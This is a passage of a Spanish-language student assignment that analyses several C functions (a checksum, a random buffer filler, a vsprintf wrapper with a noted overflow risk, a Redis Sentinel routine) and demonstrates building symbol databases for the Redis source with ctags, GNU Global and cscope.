 - **Repetición:**
 - Bucle `for (sum = 0; count > 1; count -= 2)`. Lee de dos en dos bytes (una palabra de 16 bits) mientras queden al menos 2 bytes.
 - **Salto / flujo:**
 - Solo un return al final (`return ~sum;`).
 - No hay `break`, `continue`, `goto`, ni excepciones.
-

11. Análisis de malware / seguridad F3

- Este tipo de función puede aparecer tanto en software legítimo (protocolos de red, verificación de integridad) como en malware (para validar payloads, comprobar integridad de código, etc.).
 - Por sí sola no es indicador de comportamiento malicioso.
 - Conclusión en clave malware: Es una rutina de checksum genérica, muy neutra. El posible uso malicioso dependería de qué datos se le pasan y desde dónde se llama, no de la función en sí.
-

Función 4

2.4.FUNCIÓN 4

```
void rand_str(char *str, int len) // Generate random buffer (not alphanumeric!) of length len
{
    while (len > 0)
    {
        if (len >= 4)
        {
            *((uint32_t *)str) = rand_next();
            str += sizeof (uint32_t);
            len -= sizeof (uint32_t);
        }
        else if (len >= 2)
        {
            *((uint16_t *)str) = rand_next() & 0xFFFF;
            str += sizeof (uint16_t);
            len -= sizeof (uint16_t);
        }
        else
        {
            *str++ = rand_next() & 0xFF;
            len--;
        }
    }
}
```

```
void rand_str(char *str, int len) // Generate random buffer (not
alphanumeric!) of length len
{
    while (len > 0)
    {
        if (len >= 4)
        {
            *((uint32_t *)str) = rand_next();
            str += sizeof (uint32_t);
            len -= sizeof (uint32_t);
        }
        else if (len >= 2)
        {
            *((uint16_t *)str) = rand_next() & 0xFFFF;
            str += sizeof (uint16_t);
            len -= sizeof (uint16_t);
        }
        else
        {
            *str++ = rand_next() & 0xFF;
            len--;
        }
    }
}
```

1. Identificación y propósito F4

- **Nombre:** `rand_str`.
 - **Contexto:** Rutina de llenado de memoria con datos pseudo-aleatorios (Memory Fill / Random Generator).
 - **Descripción:** Rellena un búfer apuntado por `str` con `len` bytes de datos aleatorios.
 - Estrategia de Optimización: En lugar de escribir byte a byte, intenta escribir bloques de palabra de 32 bits (4 bytes) y media palabra (2 bytes) para reducir el número de accesos a memoria.
 - **Nota Importante:** El comentario `not alphanumeric!` confirma que genera datos binarios crudos, no texto legible. Los bytes pueden tener cualquier valor entre `0x00` y `0xFF`.
-

2. Naturaleza de la función F4

- **Clasificación:** Es un procedimiento. Retorna `void`.
 - **Origen:** Código de usuario.
 - **Nivel:** Bajo nivel, hace una manipulación directa de punteros y memoria.
 - **¿Predicado?:** No. Retorna `void`. Un predicado suele devolver un booleano (verdadero/falso) evaluando una condición lógica.
 - **¿Función Hoja?:** No. Depende de `rand_next()`. No es leaf function en el árbol de llamadas.
-

3. Signatura y parámetros F4

- **Signatura:** `void rand_str(char *str, int len);`
 - **Aridad:** 2 parámetros → función binaria.
 - **Parámetros:**
 - `str` (Entrada/Salida): `char *`.
 - Puntero al inicio del bloque de memoria a llenar. Paso por valor.
 - No es `const`. Explícitamente se usa para escritura.
 - Riesgo de Alineación: Al hacer `cast` a `uint32_t *`, si la dirección de `str` no es múltiplo de 4, podría provocar un fallo de segmentación (`Bus Error`), aunque `x86` lo tolera con penalización de rendimiento.
 - `len` (Entrada): `int`.
 - Entero que indica la longitud, que es la cantidad de bytes a escribir. Paso por valor.
 - Se usa como contador de bytes restantes; se va decrementando en el `while`.
 - Longitud en bytes. Se modifica localmente, decrementándose para controlar el bucle.
 - **Parámetros `const`:** No.
 - **Valores por defecto:** No.
 - **No es `varargs`.** No acepta un número variable de argumentos.
-

4. Valor de retorno F4

- **Tipo devuelto:** `void`.
 - **Qué “devuelve” en la práctica:** No hay valor de retorno; el “resultado” es el contenido del búfer `str`, que queda rellenado con valores pseudo-aleatorios.
 - **Resultado:** La función opera exclusivamente mediante efectos secundarios, mutación del búfer.
-

5. Comportamiento y Efectos secundarios F4

- **Muta o lee valores fuera de su ámbito:** Muta valores en el `heap` o `stack` (el búfer `str`) que pertenece al ámbito del llamador ⇒ Tiene efectos secundarios claros, no es pura.
 - **Mutación de Memoria:** Escribe directamente en el `heap` o `stack` del llamador.
 - **Llamadas:** Invoca repetidamente a `rand_next()` para obtener entropía.
 - **Estado Global:** Modifica implícitamente el estado del generador de números aleatorios.
-

6. Pureza y Estado F4

- **¿Es pura?:** No.
 - Depende de un generador externo, `rand_next`.
 - Muta la memoria externa, `str`.
 - No es determinista.
 - **Transparencia Referencial:** No.
-

7. Sistema de tipos y Visibilidad F4

- **Lenguaje:** C (Tipado estático pero con punteros “débiles”).
 - **Casting (Type Punning):** La función realiza conversiones de tipo explícitas y arriesgadas: convierte un puntero `char*` a `uint32_t*` y `uint16_t*`.
 - Esto indica que el compilador debe tratar la misma dirección de memoria como diferentes tipos de datos para optimizar la escritura.
 - **Enlace (Linkage):** Externo.
 - Al no tener la palabra clave `static`, la función es exportada y visible para cualquier otro archivo del proyecto que la enlace.
-

8. Relaciones con otras funciones y librerías F4

- Llama a: `rand_next()`: generador de números pseudo-aleatorios.
 - No se ven otras dependencias directas, no hace llamadas de sistema, ni I/O, etc..
-

9. Ejecución y depuración F4

- Requiere el runtime del generador de PRNG (`rand_next()`), pero por lo demás, solo operaciones aritméticas / de punteros.
- No hay información en el código fuente sobre símbolos de depuración; eso depende de cómo se compile.

10. Estructuras de control F4

- **Repetición:** Un bucle `while (len > 0)` que va consumiendo longitud.
- **Bifurcación:**
 - Dentro del `while`, un `if / else if / else`:
 - `len >= 4` → escribe 4 bytes de golpe (cast a `uint32_t *`).
 - `len >= 2` → escribe 2 bytes (`uint16_t *`).
 - Si no, escribe 1 byte.
- **Salto / flujo:**
 - No hay `break`, `continue`, `goto`.
 - El bucle termina cuando `len` llega a 0.

11. Análisis de malware / seguridad F4

- **Riesgo Técnico:** Problema de alineación de punteros.
-

Función 5

2.5.FUNCIÓN 5

```
static const char *TextFormat(const char *text, ...)
{
    #define MAX_FORMATTEXT_LENGTH    64

    static char buffer[MAX_FORMATTEXT_LENGTH];

    va_list args;
    va_start(args, text);
    vsprintf(buffer, text, args);
    va_end(args);

    return buffer;
}
```

```
static const char *TextFormat(const char *text, ...)
{
    #define MAX_FORMATTEXT_LENGTH    64

    static char buffer[MAX_FORMATTEXT_LENGTH];

    va_list args;
    va_start(args, text);
    vsprintf(buffer, text, args);
    va_end(args);

    return buffer;
}
```

1. Identificación y Propósito F5

- **Nombre:** `TextFormat`.
 - **Contexto:** Función envoltorio (wrapper) para formateo de cadenas en C.
 - **Descripción:** Utilidad para formatear texto con argumentos variables (similar a `printf`) y devolverlo como una cadena utilizable.
 - Toma una cadena de formato (`text`) y argumentos variables (...).
 - Procesa los argumentos usando `vsprintf`.
 - Almacena el resultado en un búfer estático interno (`buffer`).
 - Devuelve un puntero a dicho búfer.
 - **Nota Crítica:** Debido al uso de un `static char buffer`, el contenido devuelto es volátil: se sobrescribirá en la siguiente llamada a la función. No es persistente más allá de la siguiente invocación.
-

2. Naturaleza de la función F5

- **Clasificación:** Es una función (devuelve un valor explícito `const char *`).
 - **Origen:** Función de usuario.
 - **¿Es Predicado?:** No. Devuelve un puntero a caracteres constantes. Un predicado suele devolver un booleano (verdadero/falso) evaluando una condición lógica.
 - **¿Es Función Hoja?:** No. Realiza llamadas a la biblioteca estándar (`va_start`, `vsprintf`, `va_end`).
 - **¿Parámetros Variables?:** Sí. Es una función variádica. En la definición de la función usa ... que indica que después de los parámetros fijos, la función puede recibir un número variable de argumentos.
-

3. Signatura y parámetros F5

- **Signatura:** `static const char *TextFormat(const char *text, ...);`
 - **Aridad:** función de aridad variable (varargs):
 - Al menos 1 parámetro fijo (`text`).
 - Luego ... Es la lista de argumentos variables.
 - **Parámetros por defecto:** No.
 - **Parámetros:**
 - `text` (Fijo): `const char *`. Cadena de formato. Pasado por valor (el puntero), de solo lectura.
 - ... (Variables): Lista de argumentos gestionada mediante macros de `stdarg.h`. Se pasan a través de la pila (`stack`).
-

4. Valor de retorno F5

- **Tipo:** `const char *`. Puntero a caracteres constantes.
 - **Valor:** La dirección de memoria del array estático `buffer`.
 - **Semántica:** Devuelve una referencia a una zona de memoria compartida y mutable internamente.
-

5. Comportamiento y Efectos (Side Effects) F5

- **Modificación de Estado:** Sí. Modifica la variable estática ``buffer****`.
 - Aunque `buffer` está declarada dentro de la función, su almacenamiento es estático, vive durante toda la ejecución del programa y mantiene su valor entre llamadas hasta que es sobrescrito.
 - **Modificación de Globales:** Técnicamente modifica una variable con almacenamiento estático, que actúa funcionalmente como una variable global privada, con visibilidad restringida al ámbito de la función.
 - **Llamadas:** Invoca a `vsprintf`, con efectos secundarios de escritura en memoria.
-

6. Pureza y Estado F5

- **¿Función Pura?:** No.
 - Depende de estado mutable (`buffer`).
 - No tiene transparencia referencial.
 - **Seguridad de Hilos:** No.
 - No es reentrante. Si dos hilos llaman a `TextForma` simultáneamente, se producirá una condición de carrera (race condition) corrompiendo el contenido del `buffer`.
-

7. Sistema de Tipos y Visibilidad F5

- **Sistema de Tipos:** Estático (C).
 - **Ámbito (Scope):** De archivo / Módulo.
 - **Enlace (Linkage):** Interno.
 - La palabra clave `static` en la declaración de la función (`static const char *...`) impide que esta función sea visible o enlazada desde otros archivos objeto (`.o`). Es privada para este módulo.
-

8. Relaciones con otras funciones y librerías F5

- Llama a:
 - `va_start`, `va_end` (macros/funciones de `<stdarg.h>`).
 - `vsprintf` (función de la libc para formatear en un `buffer` con `va_list`).
-

9. Ejecución y depuración F5

- Usa el runtime estándar de C (libc).
 - Depuración normal; al ser `static`, su símbolo es interno al módulo.
-

10. Estructuras de control F5

- No tiene bucles ni condicionales.
 - **Flujo lineal:**
 - Preparar `va_list`.
 - Llamar a `vsprintf`.
 - Cerrar `va_list`.
 - `return buffer;`.
-

11. Análisis de malware / seguridad F5

- **Vulnerabilidad Crítica (Buffer Overflow):**
 - Uso de `vsprintf` (en lugar de `vsnprintf`) en un búfer de tamaño fijo muy pequeño (`MAX_FORMATTEXT_LENGTH = 64 bytes`) → riesgo de desbordamiento de `buffer` si el resultado supera `MAX_FORMATTEXT_LENGTH`.
 - Si el texto formateado excede los 63 caracteres (+ terminador nulo), `vsprintf` escribirá fuera de los límites del array `buffer`, corrompiendo la memoria adyacente: el stack o sección de datos estáticos, dependiendo del compilador.
-

Ejercicio 3 - Análisis de variables

Una función representa un punto de entrada, posiblemente con parámetros, que puede necesitar acceder a variables globales, que puede manipular ciertas variables y que, finalmente, retorna o no un resultado. En más, puede retornar no solo en un punto sino en varios, dado que también puede tomar decisiones mediante las estructuras de control que hemos estudiado.

Tenemos el código de una función y vamos a analizarla. Necesitamos señalar:

- Donde y que variables crea y necesita; cual es su ámbito.
- Donde modifica (escribe) los parámetros.
- Donde lee o modifica valores globales (fuera de la función o sus parámetros)
- Que estructuras de control posee. Debemos identificar los bucles (while, for, ...), estructuras selectivas (if, switch, ...).
- Que puntos de salida posee y con que valor lo hacen.

```
void sentinelPropagateDownAfterPeriod(sentinelRedisInstance *master) {
    dictIterator *di;
    dictEntry *de;
    int j;
    dict *d[] = {master->slaves, master->sentinels, NULL};

    for (j = 0; d[j]; j++) {
        di = dictGetIterator(d[j]);
        while((de = dictNext(di)) != NULL) {
            sentinelRedisInstance *ri = dictGetVal(de);
            ri->down_after_period = master->down_after_period;
        }
        dictReleaseIterator(di);
    }
}
```

1. Parámetros y retorno

- La función se llama `sentinelPropagateDownAfterPeriod`.
- Retorno: `void` → no devuelve ningún valor.
- Parámetro único (1): Toma un solo parámetro de tipo puntero a `sentinelRedisInstance` llamado `master`. Este parámetro se usa para leer valores iniciales y para propagar su configuración a otros objetos.

2. Variables locales que crea y necesita; ámbito de esas variables.

Dentro de la función se crean variables locales (su ámbito es todo el cuerpo de la función, salvo donde se indique):

- (2) `dictIterator *di`; Puntero a un iterador de diccionario. Se usa para recorrer los diccionarios de `esclavos` y `sentinels`.

- (3) `dictEntry *de;` Puntero a una entrada de diccionario, usada en el `while`.
- (4) `int j;` Entero usado como índice en el bucle `for` sobre el `array d`.
- (5) `dict *d[] = {master->slaves, master->sentinels, NULL};` Array local de punteros a `dict`.
 - `d[0]` apunta al diccionario de esclavos (`master->slaves`).
 - `d[1]` apunta al diccionario de sentinels (`master->sentinels`).
 - `d[2]` es `NULL` y actúa como marcador de final para el bucle `for`.

Dentro del bucle `while` se crea otra variable local, cuyo ámbito se limita al cuerpo del `while`:

- (6) `sentinelRedisInstance *ri = dictGetVal(de);` Puntero a `sentinelRedisInstance`, representa cada `esclavo` o `sentinel` extraído del diccionario actual.

3. Uso y modificación de parámetros

- El parámetro `master` no se modifica, no se le asigna un nuevo valor ni se cambia su dirección.
- Sí se leen varios campos de `master`:
 - En la inicialización del `array d` (línea 5):
 - `master->slaves`
 - `master->sentinels`
 - En el interior del `while` (línea 11):
 - `master->down_after_period` se usa como fuente del valor que se va a propagar.

Por tanto:

- `master` se usa como origen de información, nunca como destino de escritura directa.

4. Lectura - Escritura de valores globales

Aunque no vemos variables globales explícitas, sí se modifican estructuras que no son locales a la función:

- En la línea 11:
 - `ri->down_after_period = master->down_after_period;`
 - Se lee `master->down_after_period`, dato asociado al maestro.
 - Se escribe en `ri->down_after_period`. `ri` apunta a instancias obtenidas de los diccionarios `master->slaves` y `master->sentinels`, por lo que la función está modificando el campo `down_after_period` de todas esas instancias (`esclavos` y `sentinels`) accesibles a través del parámetro `master`.

Es decir, la función propaga el valor `down_after_period` del maestro al resto de instancias relacionadas.

- Modificación de memoria. Efecto lateral:
 - En la línea 10, modifica el objeto apuntado por `ri`.
 - Escribe en `ri->down_after_period` el valor leído del parámetro `master->down_after_period`. Aquí es donde ocurre la "propagación" del valor.

5. Estructuras de control

- **Bucle for (líneas 7–14):**

```
for (j = 0; d[j]; j++) {
    ...
}
```

- Inicialización: `j = 0`.
- Condición: `d[j]` → el bucle continúa mientras el elemento actual del `array d` no sea `NULL`.
- Actualización: `j++` en cada iteración.
- Efecto: recorre los dos diccionarios, slaves y sentinels, definidos en el `array d`. El `NULL` final actúa de condición de parada.

- **Bucle while (líneas 9–12):**

```
while((de = dictNext(di)) != NULL) {
    ...
}
```

- Condición: el resultado de `dictNext(di)` se asigna a `de` y se compara con `NULL`.
- La iteración continúa mientras `dictNext` devuelva una entrada válida de diccionario (`de != NULL`).
- Efecto: recorre todas las entradas del diccionario actual `d[j]`.

- **No hay estructuras selectivas tipo `if`, `switch` en este fragmento.**

6. Llamadas a funciones externas

- `dictGetIterator(d[j])` (línea 8)
 - Usa el diccionario actual (`d[j]`) y devuelve un iterador que se guarda en `di`.
- `dictNext(di)` (línea 9)
 - Avanza el iterador `di` y devuelve la siguiente entrada (`dictEntry *`) o `NULL` al terminar.
- `dictGetVal(de)` (línea 10)
 - Obtiene el valor asociado a la entrada de diccionario `de`. Ese valor se interpreta como `sentinelRedisInstance *`.
- `dictReleaseIterator(di)` (línea 13)
 - Libera los recursos asociados al iterador `di` al terminar de recorrer el diccionario.

Estas funciones operan sobre estructuras que viven fuera de la función y representan el estado del programa, diccionarios de instancias.

7. Puntos de salida de la función

- La función no contiene `return` explícitos.
 - Sólo tiene un único punto de salida implícito:
 - Al llegar a la llave de cierre `}` (línea 15), finaliza la ejecución.
 - No se devuelve ningún valor, es de tipo `void`.
-

8. En resumen

- (1) Argumento: Tipo puntero a `sentinelRedisInstance` llamado `master`.
 - (2, 3, 4) Variables locales:
 - `dictIterator *di`
 - `dictEntry *de`
 - `int j`
 - (5) Variable local compuesta: `array dict *d[]` inicializado con:
 - `master->slaves`
 - `master->sentinels`
 - `NULL` como terminador
 - (6) Dentro del `while`, variable local `sentinelRedisInstance *ri`.
 - (7) Estructura de repetición `for` que recorre los elementos del array `d` hasta `NULL`.
 - (8) Dentro del `for`, se crea un iterador de diccionario con `dictGetIterator`.
 - (9) Estructura de repetición `while` que recorre todas las entradas de cada diccionario.
 - (10) En cada iteración del `while`, se obtiene `ri` con `dictGetVal(de)` y se propaga:
 - `ri->down_after_period = master->down_after_period;`
 - (11) Al salir del `while`, se libera el iterador con `dictReleaseIterator(di)`.
 - (12) La función termina al final del bloque `{}`, sin valor de retorno (`void`).
-

Ejercicio 4 - Bases de datos simbólicas

1. Pasos para crear una base de datos simbólica en las herramientas elegidas

1.1 ctags

```
sudo apt install exuberant-ctags
ctags -R --languages=C --exclude=.git --exclude=deps .
```

donde:

- **-R** → recorre subdirectorios.
- **--languages=C** → solo código C (Redis es C).
- **--exclude=...** → no indexar **.git** ni deps, código de terceros.
- **.** → directorio actual.

Crea un archivo tags con todas las funciones, variables, etc.

```

Abrir  tags
~/.redis

!_TAG_FILE_FORMAT      2       /extended format; --format=1 will not append ;" to lines/
!_TAG_FILE_SORTED      1       /0=unsorted, 1=sorted, 2=foldcase/
!_TAG_PROGRAM_AUTHOR    Darren Hiebert /dhiebert@users.sourceforge.net/
!_TAG_PROGRAM_NAME      Exuberant Ctags //
!_TAG_PROGRAM_URL       http://ctags.sourceforge.net /official site/
!_TAG_PROGRAM_VERSION   5.9~svn20110310 //
A0      src/rand.c      57;"    d      file:
A1      src/rand.c      58;"    d      file:
A2      src/rand.c      59;"    d      file:
ACLAddCommandCategory  src/acl.c      /^int ACLAddCommandCategory(const char *name, uint64_t flag) {$/;"    f
ACLAppendUserForLoading src/acl.c      /^int ACLAppendUserForLoading(sds *argv, int argc, int *argc_err) {$/;" f
ACLAuthenticateUser    src/acl.c      /^int ACLAuthenticateUser(client *c, robj *username, robj *password, robj **err) {$/;"
f
ACLCategoryItem src/acl.c      /^struct ACLCategoryItem {$/;"    s      file:
ACLChangeSelectorPerm  src/acl.c      /^void ACLChangeSelectorPerm(aclSelector *selector, struct redisCommand *cmd, int
allow) {$/;"    f
ACLCheckAllPerm src/acl.c      /^int ACLCheckAllPerm(client *c, int *idxptr) {$/;"    f
ACLCheckAllUserCommandPerm src/acl.c      /^int ACLCheckAllUserCommandPerm(user *u, struct redisCommand *cmd, robj
**argv, int argc, getKeysResult *key_result, int *idxptr) {$/;" f
ACLCheckChannelAgainstList src/acl.c      /^static int ACLCheckChannelAgainstList(list *reference, const char *channel,
int channellen, int is_pattern) {$/;"    f      file:
ACLCheckPasswordHash   src/acl.c      /^int ACLCheckPasswordHash(unsigned char *hash, int hashlen) {$/;"    f

```

1.2 global

```
sudo apt install global
htags
```

donde:

- Recorre los `.c`, `.h`, etc.
- Genera 3 archivos: `GTags`, `GRTags`, `GPath`.

```
usuario@usuario-1-2:~/redis$ ls
00-RELEASENOTES  CONTRIBUTING.md  GTags  MANIFESTO  REDISCONTRIBUTIONS.txt  runtest-moduleapi  src  utils
BUGS             deps            INSTALL  modules    redis-full.conf         runtest-sentinel  tags
codecov.yml      GPath          LICENSE.txt  README.md  runtest                 SECURITY.md        tests
CODE_OF_CONDUCT.md  GRTags        Makefile    redis.conf  runtest-cluster        sentinel.conf     TLS.md
```

Ver todas las referencias, es decir, los usos de una función `main`:

```
global -rx main
```

```
usuario@usuario-1-2:~/redis$ global -rx main
main          523 deps/jemalloc/test/unit/emitter.c main(void) {
```

donde:

- `-r` → significa `references`. Buscará todas las referencias/usos de `main` en el código (llamadas, apariciones, etc.), usando la base `GRTags`.
- `-x` → hace que la salida se muestre en formato `cross-reference`.

1.3 cscope

Instalamos `cscope` y generamos un fichero con todos los `.c` y `.h` del proyecto:

```
sudo apt install cscope
find . -name '*.ch' > cscope.files
```

Vemos el fichero `scope.files`:

```
usuario@usuario-1-2:~/redis$ head cscope.files
./src/crccombine.c
./src/util.c
./src/endianconv.c
./src/script.c
./src/lzfP.h
./src/zmalloc.c
./src/ae_kqueue.c
./src/stream.h
./src/bitops.c
./src/threads_mgr.c
```


Construimos la base de datos

```
cscope -b -q -k -i cscope.files
```

donde:

- **-b** → sólo construye la base de datos, no abre la interfaz.
- **-q** → índice rápido (añade **cscope.in.out** y **cscope.po.out**).
- **-k** → ignora cabeceras del sistema (no mira /usr/include).
- **-i cscope.files** → usa la lista de archivos que acabamos de generar.


```
usuario@usuario-1-2:~/redis$ cscope -b -q -k -i cscope.files
usuario@usuario-1-2:~/redis$ ls cscope*
cscope.files  cscope.in.out  cscope.out  cscope.po.out
```

Entramos en el menú interactivo y mostramos dónde se usa un símbolo **main**:

```
cscope -d
```

donde:

- **-d** → usa la base existente, no la reconstruye.



```
usuario@usuario-1-2: ~/redis
C symbol: main

File      Function Line
0 example-ae.c      main      43 int main (int argc, char **argv) {
1 example-glib.c    main      48 main (gint argc G_GNUC_UNUSED,
2 example-ivykis.c  main      35 int main (int argc, char **argv) {
3 example-libev.c   main      35 int main (int argc, char **argv) {
4 example-libevent-ssl.c main    36 int main (int argc, char **argv) {
5 example-libevent.c main     40 int main (int argc, char **argv) {
6 example-libhv.c   main     47 int main (int argc, char **argv) {
7 example-libsdevent.c main    50 int main (int argc, char **argv) {
8 example-libuv.c   main    50 int main (int argc, char **argv) {
9 example-macosx.c  main    38 int main (int argc, char **argv) {
a example-poll.c    main    42 int main (int argc, char **argv) {
b example-push.c    main   106 int main(int argc, char **argv) {
c example-ssl.c     main    12 int main(int argc, char **argv) {
d example.c         main    58 int main(int argc, char **argv) {
e sds.c            main  1289 int main(void ) {
f test.c           main  2266 int main(int argc, char **argv) {
g prof_bias.c      main    47 main(void ) {
h rand.c           main   272 main(void ) {

* Lines 1-19 of 150, 132 more - press the space bar to display more *
Find this C symbol:
Find this global definition:
Find functions called by this function:
Find functions calling this function:
Find this text string:
Change this text string:
Find this egrep pattern:
Find this file:
Find files #including this file:
Find assignments to this symbol:
```

2. Búsqueda de todas las funciones main que existen

2.1 Global

Buscamos todas las definiciones de `main` y las guardamos en un fichero de texto:

```
global -x main > lista_main.txt
```

Resultado:

```
main          43 deps/hiredis/examples/example-ae.c int main (int
argc, char **argv) {
main          48 deps/hiredis/examples/example-glib.c main (gint argc
G_GNUC_UNUSED,
main          35 deps/hiredis/examples/example-ivykis.c int main (int
argc, char **argv) {
main          35 deps/hiredis/examples/example-libev.c int main (int
argc, char **argv) {
main          36 deps/hiredis/examples/example-libevent-ssl.c int main
(int argc, char **argv) {
main          40 deps/hiredis/examples/example-libevent.c int main
(int argc, char **argv) {
main          47 deps/hiredis/examples/example-libhv.c int main (int
argc, char **argv) {
main          50 deps/hiredis/examples/example-libsdevent.c int main
(int argc, char **argv) {
main          50 deps/hiredis/examples/example-libuv.c int main (int
argc, char **argv) {
main          38 deps/hiredis/examples/example-macosx.c int main (int
argc, char **argv) {
main          42 deps/hiredis/examples/example-poll.c int main (int
argc, char **argv) {
main          106 deps/hiredis/examples/example-push.c int main(int
argc, char **argv) {
main          36 deps/hiredis/examples/example-qt.cpp int main (int
argc, char **argv) {
main          12 deps/hiredis/examples/example-ssl.c int main(int
argc, char **argv) {
main          58 deps/hiredis/examples/example.c int main(int argc,
char **argv) {
main          1289 deps/hiredis/sds.c int main(void) {
main          2266 deps/hiredis/test.c int main(int argc, char **argv) {
main           8 deps/jemalloc/msvc/test_threads/test_threads_main.cpp
int main(int argc, char** argv) {
main          47 deps/jemalloc/test/analyze/prof_bias.c main(void) {
main          272 deps/jemalloc/test/analyze/rand.c main(void) {
main          32 deps/jemalloc/test/analyze/sizes.c main() {
main          63 deps/jemalloc/test/integration/MALLOCX_ARENA.c
main(void) {
main          151 deps/jemalloc/test/integration/aligned_alloc.c
```

```

main(void) {
main      116 deps/jemalloc/test/integration/allocated.c main(void)
{
main      21 deps/jemalloc/test/integration/cpp/basic.cpp main() {
main      19
deps/jemalloc/test/integration/cpp/infallible_new_false.cpp main(void) {
main      63
deps/jemalloc/test/integration/cpp/infallible_new_true.cpp main(void) {
main      281 deps/jemalloc/test/integration/extent.c main(void) {
main      13 deps/jemalloc/test/integration/malloc.c main(void) {
main      267 deps/jemalloc/test/integration/mallocx.c main(void) {
main      56 deps/jemalloc/test/integration/overflow.c main(void)
{
main      123 deps/jemalloc/test/integration/posix_memalign.c
main(void) {
main      300 deps/jemalloc/test/integration/rallocx.c main(void) {
main      51 deps/jemalloc/test/integration/sdallocx.c main(void)
{
main      77 deps/jemalloc/test/integration/slab_sizes.c
main(void) {
main      305 deps/jemalloc/test/integration/smallocx.c main(void)
{
main      83 deps/jemalloc/test/integration/thread_arena.c
main(void) {
main      79
deps/jemalloc/test/integration/thread_tcache_enabled.c main(void) {
main      374 deps/jemalloc/test/integration/xallocx.c main(void) {
main      190 deps/jemalloc/test/stress/batch_alloc.c int
main(void) {
main      72 deps/jemalloc/test/stress/fill_flush.c int main(void)
{
main      66 deps/jemalloc/test/stress/hookbench.c main(void) {
main      29 deps/jemalloc/test/stress/large_microbench.c
main(void) {
main      70 deps/jemalloc/test/stress/mallctl.c main(void) {
main      119 deps/jemalloc/test/stress/microbench.c main(void) {
main      1593 deps/jemalloc/test/unit/SFMT.c main(void) {
main      13 deps/jemalloc/test/unit/a0.c main(void) {
main      429 deps/jemalloc/test/unit/arena_decay.c main(void) {
main      355 deps/jemalloc/test/unit/arena_reset.c main(void) {
main      221 deps/jemalloc/test/unit/atomic.c main(void) {
main      113 deps/jemalloc/test/unit/background_thread.c
main(void) {
main      92 deps/jemalloc/test/unit/background_thread_enable.c
main(void) {
main      258 deps/jemalloc/test/unit/base.c main(void) {
main      182 deps/jemalloc/test/unit/batch_alloc.c main(void) {
main      149 deps/jemalloc/test/unit/binshard.c main(void) {
main      280 deps/jemalloc/test/unit/bit_util.c main(void) {
main      335 deps/jemalloc/test/unit/bitmap.c main(void) {
main      189 deps/jemalloc/test/unit/buf_writer.c main(void) {
main      381 deps/jemalloc/test/unit/cache_bin.c main(void) {
main      206 deps/jemalloc/test/unit/ckh.c main(void) {
main      76 deps/jemalloc/test/unit/counter.c main(void) {

```

```

main      274 deps/jemalloc/test/unit/decay.c main(void) {
main      26  deps/jemalloc/test/unit/div.c main(void) {
main      74  deps/jemalloc/test/unit/double_free.c main(void) {
main     220  deps/jemalloc/test/unit/edata_cache.c main(void) {
main     136  deps/jemalloc/test/unit/extent_quantize.c main(void)
{
main     938  deps/jemalloc/test/unit/fb.c main(void) {
main     137  deps/jemalloc/test/unit/fork.c main(void) {
main     381  deps/jemalloc/test/unit/fixp.c main(void) {
main     168  deps/jemalloc/test/unit/hash.c main(void) {
main     574  deps/jemalloc/test/unit/hook.c main(void) {
main     441  deps/jemalloc/test/unit/hpa.c main(void) {
main     170  deps/jemalloc/test/unit/hpa_background_thread.c
main(void) {
main     237  deps/jemalloc/test/unit/hpdata.c int main(void) {
main     103  deps/jemalloc/test/unit/huge.c main(void) {
main     274  deps/jemalloc/test/unit/inspect.c main(void) {
main     185  deps/jemalloc/test/unit/junk.c main(void) {
main     190  deps/jemalloc/test/unit/log.c main(void) {
main    1237  deps/jemalloc/test/unit/mallctl.c main(void) {
main      26  deps/jemalloc/test/unit/malloc_conf_2.c main(void) {
main     262  deps/jemalloc/test/unit/malloc_io.c main(void) {
main     382  deps/jemalloc/test/unit/math.c main(void) {
main     298  deps/jemalloc/test/unit/mpsc_queue.c main(void) {
main      84  deps/jemalloc/test/unit/mq.c main(void) {
main      53  deps/jemalloc/test/unit/mtx.c main(void) {
main     237  deps/jemalloc/test/unit/nstime.c main(void) {
main     128  deps/jemalloc/test/unit/oversize_threshold.c
main(void) {
main     123  deps/jemalloc/test/unit/pa.c main(void) {
main     163  deps/jemalloc/test/unit/pack.c main(void) {
main      26  deps/jemalloc/test/unit/pages.c main(void) {
main      44  deps/jemalloc/test/unit/peak.c main(void) {
main     326  deps/jemalloc/test/unit/ph.c main(void) {
main     181  deps/jemalloc/test/unit/prng.c main(void) {
main      81  deps/jemalloc/test/unit/prof_accum.c main(void) {
main     116  deps/jemalloc/test/unit/prof_active.c main(void) {
main      74  deps/jemalloc/test/unit/prof_gdump.c main(void) {
main     164  deps/jemalloc/test/unit/prof_hook.c main(void) {
main      54  deps/jemalloc/test/unit/prof_idump.c main(void) {
main     143  deps/jemalloc/test/unit/prof_log.c main(void) {
main     211  deps/jemalloc/test/unit/prof_mdump.c main(void) {
main     670  deps/jemalloc/test/unit/prof_recent.c main(void) {
main     257  deps/jemalloc/test/unit/prof_reset.c main(void) {
main     147  deps/jemalloc/test/unit/prof_stats.c main(void) {
main      74  deps/jemalloc/test/unit/prof_sys_thread_name.c
main(void) {
main      45  deps/jemalloc/test/unit/prof_tctx.c main(void) {
main     118  deps/jemalloc/test/unit/prof_thread_name.c main(void)
{
main     735  deps/jemalloc/test/unit/psset.c main(void) {
main     306  deps/jemalloc/test/unit/ql.c main(void) {
main     236  deps/jemalloc/test/unit/qr.c main(void) {
main    1012  deps/jemalloc/test/unit/rb.c main(void) {

```

```

main      185 deps/jemalloc/test/unit/retained.c main(void) {
main      282 deps/jemalloc/test/unit/rtree.c main(void) {
main      153 deps/jemalloc/test/unit/safety_check.c main(void) {
main      202 deps/jemalloc/test/unit/san.c main(void) {
main      107 deps/jemalloc/test/unit/san_bump.c main(void) {
main       30 deps/jemalloc/test/unit/sc.c main(void) {
main      622 deps/jemalloc/test/unit/sec.c main(void) {
main       91 deps/jemalloc/test/unit/seq.c int main(void) {
main       74 deps/jemalloc/test/unit/size_check.c main(void) {
main     183 deps/jemalloc/test/unit/size_classes.c main(void) {
main       36 deps/jemalloc/test/unit/slab.c main(void) {
main       97 deps/jemalloc/test/unit/smoothstep.c main(void) {
main       15 deps/jemalloc/test/unit/spin.c main(void) {
main     420 deps/jemalloc/test/unit/stats.c main(void) {
main     995 deps/jemalloc/test/unit/stats_print.c main(void) {
main       64 deps/jemalloc/test/unit/sz.c main(void) {
main     173 deps/jemalloc/test/unit/tcache_max.c main(void) {
main       34 deps/jemalloc/test/unit/test_hooks.c main(void) {
main       31 deps/jemalloc/test/unit/thread_event.c main(void) {
main       94 deps/jemalloc/test/unit/ticker.c main(void) {
main     262 deps/jemalloc/test/unit/tsd.c main(void) {
main     257 deps/jemalloc/test/unit/uaf.c main(void) {
main     272 deps/jemalloc/test/unit/witness.c main(void) {
